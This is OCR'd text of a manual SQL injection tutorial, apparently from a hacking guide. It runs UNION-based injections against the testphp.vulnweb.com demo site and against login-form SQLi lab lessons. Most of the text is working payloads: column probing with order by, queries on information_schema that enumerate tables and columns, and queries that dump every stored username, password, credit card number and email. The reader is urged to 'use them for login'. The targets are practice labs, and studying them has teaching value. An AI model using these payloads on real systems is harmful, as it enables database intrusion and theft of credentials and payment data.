
Use the concat function for selecting **cc** (credit card) from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?artist=-1
union select 1,group_concat(cc),3 from users
```

From the screenshot, you can read cc: **1234-5678-2300-9000**



Use the concat function for selecting **email** from table users by executing the following query through URL
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users
From the screenshot, you can read email: **jitendra@panalinks.com**
Enjoy hacking!!



Form Based SQL Injection Manually


Form Based SQL Injection Manually

POST error based single quotes (‘) string so when you will explore this lab on the browser you will observe that it contains a text field for username and password to login inside web server. As we are not a true user so we don’t know the correct username and password but being hacker we always wish to get inside the database with help of SQL injection. Therefore first we will test whether the database is vulnerable to SQL injection or not.


Since lesson itself sound like an error based single quotes (‘) string, thus I had used single quotes (‘) to break the query inside the text field of username then click on **submit.**

Username: ’


From the given screenshot you can see we have **got an error message (in blue color)** which means the database is vulnerable to SQL injection.



So we when breaking the query we get an error message, now let me explain what this error message says.
The right syntax to use near ”” and password=” LIMIT 0,1’




Now we need to fix this query with help of # **(hash)** comment; so after adding single quotes (‘) add a hash function (#) to make it syntactically correct.
Username: ‘ #
From the screenshot, you can see it has shown login attempted failed though we have successfully fixed the blue color error message.



Now whatever statement you will insert in between ‘and # the query will execute successfully with certain result according to it. Now to find out the number of columns used in the backend query we’ll use order by clause

```
Username:   ' order by 1 #
Username:   ' order by 2 #
Username:   ' order by 3 #
```


From the screenshot, you can see I received an error at the order by 3 which mean there are only two columns used in the backend query



Similarly, insert query for union select in between ‘and # to select both records.
Username:


```
' union select 1,2 #
```

From the screenshot, you can see it also shown successfully logged in, now retrieve data from inside it.



Next query will fetch database name, it is as similar as in lesson 1 and from the screenshot, you can read the database name "**security**"
Username:


```
' union select 1,database() #
```



Through the given below query, we will be able to fetch tables name present inside the database.
Username:

```
' union select
1,group_concat(table_name) from
information_schema.tables where
table_schema=database() #
```


From the screenshot you can read the following table names:
T1: emails
T2: referers
T3: uagents
T4: users



Now we'll try to find out **column names of users** table using the following query Username**:**

```
' union select 1,group_concat(column_name)
from information_schema.columns where
table_name='users' #
```


Their so many columns but we interested in **username** and **password** only.



At last, execute the following query to read all username and password inside the table users.
Username:

```
' union select
group_concat(username),group_concat(password)
from users #
```

Hence you can see we have not only retrieve single user credential but entire users credential now use them for login.




In some scenario you will try to use single quotes string for test SQL vulnerability or will go extend in order to break the query even after knowing that database is vulnerable but you will be not able to get break the query and receive error message because might the developer had blacklist the single quotes (‘) at the backend query.

Lesson 12 is similar to previous lesson 11 but here you will face failure if you used single quotes for breaking the query since the chapter sound closed to post Error based **double quotes string (“)**. Thus I had used double quotes (“) to break the query inside the text field of username then click on **submit.**


username: “

From the given screenshot you can see we have **got the error message (in blue color)** which means the database is vulnerable to SQL injection.



